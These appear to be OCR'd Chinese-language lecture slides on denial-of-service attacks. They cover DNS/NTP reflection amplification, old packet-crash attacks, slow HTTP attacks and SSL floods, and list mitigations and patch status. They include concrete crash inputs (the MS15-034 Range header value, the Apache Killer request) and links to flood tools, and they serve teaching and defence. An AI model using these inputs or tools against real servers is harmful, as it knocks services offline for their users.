
Distributed Reflection DoS



最早被利用是駭客發現網際網路上的路由器幾乎都開放BGP 179埠

偽造受害者IP送去SYN後，讓路由器回應SYN/ACK給受害者

DrDOS 使用 DNS


Root Servers
.cn
.com Namespace
Step 3
Question: where can I find the IP Address of big.alibaba.com.cn?
Step 4
Answer: I don't know but .com NameSpace should have the answer
Step 5
Question: What is the IP Address of big.alibaba.com.cn?
Step 6
Answer: Primary DNS Server of big.alibaba.com.cn knows it.
ns.alibaba.com.cn
(Compromised DNS Server with TXT record)
Step 7
Question: What is the IP Address of big.alibaba.com.cn ?
Step8
Answer: Here is the IP Address of big.alibaba.com.cn
Primary DNS Server of big.alibaba.com.cn
Open DNS Servers
Not authoritative for big.alibaba.com.cn
ns.bjtu.edu.cn
User's Primary DNS Servers (Recursion Allowed)
Step 2
Question: what is the IP Address of big.alibaba.com.cn? Please reply to www7.mlr.gov.cn
Step9
Answer: Here is the IP Address of big.alibaba.com.cn.
Each reply can be amplified up to factor of 50
Victim's Server
www7.mlr.gov.cn
（國土安全部）
pc6.bjtu.edu.cn
（北京交通大學）
Botalibaba.com (Compromised PCs)
Step 1
Sends signal to activate Bots
Attacker

EDNS0

- 傳統 DNS UDP 封包回應限制 512 bytes
- DNSSEC 需要納入數位簽章，因此需要採用 EDNS0，將 UDP 封包上限擴展到 4,096 bytes。
- 通常使用TXT Record填入，利用query ANY攻擊

DrDOS 使用 NTP

```
06:44:26.741649 IP x.x.x.x.123 > x.x.x.x.80: NTPv2, Reserved, length 440
06:44:26.741678 IP x.x.x.x.123 > x.x.x.x.80: NTPv2, Reserved, length 440
06:44:26.741738 IP x.x.x.x.123 > x.x.x.x.80: NTPv2, Reserved, length 440
06:44:26.741751 IP x.x.x.x.123 > x.x.x.x.80: NTPv2, Reserved, length 440
06:44:26.741763 IP x.x.x.x.123 > x.x.x.x.80: NTPv2, Reserved, length 440
```

Figure 19: Traffic snippet of an NTP attack that targeted a security company

	SJC	LON	HKG	DCA
Peak bits per second (bps)	35.00 Gbps	80.00 Gbps	26.00 Gbps	55.00 Gbps
Peak packets per second (pps)	9.00 Mpps	19.00 Mpps	7.00 Mpps	15.00 Mpps

Figure 20: Attack metrics from each of four scrubbing center location for the attack against a security company

DrDOS UDP 放大比率

Protocol	Bandwidth Amplification Factor	Vulnerable Command
DNS	28 to 54	see: TA13-088A [4]
NTP	556.9	see: TA14-013A [5]
SNMPv2	6.3	GetBulk request
NetBIOS	3.8	Name resolution
SSDP	30.8	SEARCH request
CharGEN	358.8	Character generation request
QOTD	140.3	Quote request
BitTorrent	3.8	File search
Kad	16.3	Peer list exchange
Quake Network Protocol	63.9	Server info exchange
Steam Protocol	5.5	Server info exchange

https://www.us-cert.gov/ncas/alerts/TA14-017A

Teardrop

- 利用製造含重疊區段的 TCP 封包，使目標主機因重組封包的bug而Crash
- 目前 Firewall 皆可攔截、即使進到Server亦不受影響
- 影響平台
  - Windows 3.1、95、NT
  - Linux kernel < 2.0.32、2.1.63

Land

- 發出 Source/Destination IP 皆為目標機的 TCP SYN 封包，使目標機因不斷自我回應而導致Crash
- 目前 Firewall 皆可攔截、即使進到Server亦不受影響
- 影響平台
  - AIX 3
  - FreeBSD 2.2.5
  - IRIX 5.3
  - NetBSD 1.3
  - SunOS 4.1.4
  - Windows 95、NT

Ping of Death

- 發送長度超過 65535 bytes 之 ping 封包
- 經過各router時，由於超過MTU，封包被切割傳遞
- 傳至目標機，進行封包重組時，由於超過了單一封包的長度限制，而導致Crash
- 約 1997-1998 年間，所有的OS皆已修正
- 目前 Firewall 皆可攔截、即使進到Server亦不受影響

Apache Killer 測試方法

- 送出不正常的 Range Request

```
GET / HTTP/1.0
Host: default
Accept-Encoding: gzip
Range: bytes=0-,5-0
```

- 若伺服器回應 206 Partial Content，則代表"可能"存在此弱點
- 經 Patch 過之伺服器應回應 200 OK
- 利用系統弱點造成資源耗盡

ApacheKiller

- 攻擊方法
  - http://www.hackersgarage.com/apache-killer-denial-of-service-flaw-in-apache-webserver.html
- 防禦方法討論串
  - http://marc.info/?l=apache-httpd-dev&m=131418828705324&w=2
- 目前 Apache 官方已修正此弱點，需更新至 2.2.21

MS15-034 /CVE-2015-1635

- 針對Microsoft IIS 7.5 64 bits的png檔案送出特定Range標頭後，會造成系統崩潰
- 範例
  - Range: bytes=24688-18446744073709551615
  - 紅字範圍填入4294967296到18446744073709551615間的數字都會當機，亦即2^32~2^64-1
  - 推測為64 bits系統對png的handler延用了32bits版本的程式
  - 為未公開弱點
- 2014/12 – 微軟/Citrix發現
- 2015/05 – 微軟發布安全更新

不同層級資源消耗

- 網路層級
  - TCP Connect Flood
  - Zombie Connection
- 應用層
  - SSL Flood
  - HTTP Flood
  - Application Flood

TVP Connect Flood

- 以大量之攻擊來源，與目標服務不斷重覆建立TCP連線、切斷連線、建立連線、切斷連線……等動作
- 網路設備/主機 將因虛耗許多資源於連線之處理，而使負荷升高、服務緩慢
- 阻擋方式 –
  - Firewall/IPS – 限制服務之 Connection Per Second
  - 縮短 timeout 時間
  - 定時抓出超出CPS之來源阻擋
  - 以效能較好之 Proxy/L4 設備代替主機建立連線

Zombie Connections

- 以大量之攻擊來源，與目標建立 TCP 連線，並定時發送封包保持連線不切斷
- 網路設備/主機 將因 Session Table 被建滿而導致負荷升高、無法服務
- 阻擋方式 –
  - Firewall/IPS – 限制同一 IP 之可連線數
  - 縮短 idle timeout 時間
  - 定時抓出建立過多連線的來源直接阻擋
  - 以效能較好之 Proxy/L4 設備代替主機建立連線

Application Flood

- 以大量之攻擊來源，對目標不斷進行應用層之正常行為
- 主機將因不斷處理過量之請求而導致負荷升高、無法服務
- 常見攻擊方式
  - SSL Flood
  - HTTP Flood
  - DNS Flood
  - LOGIN/DB_QUERY Flood

HTTP DoS

- GET with unended request
  - ex: Slowloris
- POST with unreached body
  - ex: OWASP HTTP Post Tool
- HTTP Flood
- CC攻擊
  - Proxy
  - iframe

正常的 HTTP GET

```
GET / HTTP/1.1[\r\n]
Accept: */*[\r\n]
Accept-Language: zh-tw[\r\n]
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1) [\r\n]
Accept-Encoding: gzip, deflate[\r\n]
Host: www.google.com.tw[\r\n]
Connection: Keep-Alive[\r\n]
[\r\n]
```

- 連續兩CRLF後視為請求結束

Slow HTTP GET

- 一個正常完整的HTTP Get Request結尾為連續兩組換行符號CRLF [\r\n]，未收到連續兩組CRLF之前，伺服器會視此Request尚未結束，等待後續的要求
- 伺服器均有設定若使用者端過久未傳送資料，將其視為離線而中斷與其連線(IDLE Timeout)。透過不斷送出HTTP Get Request的Header，且不送出連續兩組CRLF，即可佔用伺服器的連線。
- 攻擊時可同時開啟多個Thread，在各Thread連線逾時之前再送新的Header內容來維持連線，佔住伺服器的可用連線。只要連線數大於系統限制(例如Apache的Max Clients設定)，伺服器一直處於等候這些未完成的連線，無法處理新的連線，即可造成DOS。

Slowloris

GET / HTTP/1.1

Host: www.google.com

Connection: keep-alive

User-Agent: Mozilla/5.0

X-a: baaaaaaa

X-a: b

X-a: b

X-a: b

X-a: b

X-a: b

正常的 HTTP POST

POST /accounts/ServiceLoginAuth HTTP/1.1[\r\n]
Host: www.google.com[\r\n]
Content-Length: 38[\r\n]
Connection: Keep-Alive[\r\n]
[\r\n]
Email=http.dos@gmail.com&Passwd=123456[\r\n]

- 需於post body區接收到Content-Length指定的長度

Slow HTTP POST

- 一個正常完整的HTTP POST Request中會利用Content-Length宣告需POST的位元數
- Web Server在Client未傳送完所宣告的長度前，會持續等待，直到：
  - (1)收到POST data長度與Content-length宣告符合，或
  - (2)逾時
- 建立HTTP連線後，緩慢送出POST字元佔用連線，耗盡網頁伺服器的可用連線數

OWASP HTTP Post Tool

POST /post.aspx HTTP/1.1

*Accept: text/html, */**

Accept-Language: en-US

User-Agent: Mozilla/5.0 (Windows NT 6.3; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/37.0.2049.0 Safari/537.36

Accept-Encoding: gzip, deflate

Host: 192.168.37.14

Connection: Close

i(等待)d(等待)= (等待)a (等待) ... ...

HTTP Flood

- 以大量之攻擊來源，對目標不斷發送 HTTP Request
- 主機將因不斷處理過量之請求而導致負荷升高、無法服務

Default Max Connection

- IIS

maxConnections	Optional uint attribute. Specifies the maximum number of connections for a site. Use this setting to limit the number of simultaneous client connections. The default value is 4294967295.

- Apache

MaxClients Directive

Description:	Maximum number of connections that will be processed simultaneously
Syntax:	`MaxClients number`
Default:	`See usage for details`
Context:	server config
Status:	MPM
Module:	`beos`, `leader`, `prefork`, `threadpool`, `worker`

The `MaxClients` directive sets the limit on the number of simultaneous requests that will be served. Any connection attempts over the `MaxClients` limit will normally be queued, up to a number based on the `ListenBacklog` directive. Once a child process is freed at the end of a different request, the connection will then be serviced.

For non-threaded servers (*i.e.*, `prefork`), `MaxClients` translates into the maximum number of child processes that will be launched to serve requests. The default value is 256; to increase it, you must also raise `ServerLimit`.

For threaded and hybrid servers (*e.g.* `beos` or `worker`) `MaxClients` restricts the total number of threads that will be available to serve clients. The default value for `beos` is 50. For hybrid MPMs the default value is 16 (`ServerLimit`) multiplied by the value of 25 (`ThreadsPerChild`). Therefore, to increase `MaxClients` to a value that requires more than 16 processes, you must also raise `ServerLimit`.

HTTP Flood 工具

- ab (Apache Benchmark)
  - http://httpd.apache.org/
- JMeter
  - http://jakarta.apache.org/jmeter/
- Siege
  - http://www.joedog.org/siege/
- Microsoft Web Application Stress Tool
  - http://www.microsoft.com/technet/archive/itsolutions/intranet/downloads/webstres.mspx
- …. Many tools
  - http://www.softwareqatest.com/qatweb1.html

SSL Flood


- 以大量之攻擊來源，對目標不斷進行SSL Handshake
- 受攻擊主機將因不斷進行SSL協議交換而導致負荷升高、無法服務

SSL Renegotiation Flood


- SSL協議分為兩層：
  - SSL記錄協議（SSL Record Protocol）：它建立在可靠的傳輸協議（如TCP）之上，為高層協議提供數據封裝、壓縮、加密等基本功能
  - SSL握手協議（SSL Handshake Protocol）：它建立在SSL記錄協議之上，用於在實際的數據傳輸開始前，通訊雙方進行身份認證、協商加密演算法、交換加密密鑰等。
- 在進行negotiation的過程當中，會消耗系統CPU的資源，可利用此特性不斷的與目標Web Server進行SSL negotiation，使目標系統CPU滿載而無法提供服務。
- 範例工具：

  http://www.thc.org/thc-ssl-dos/thc-ssl-dos-1.4.tar.gz

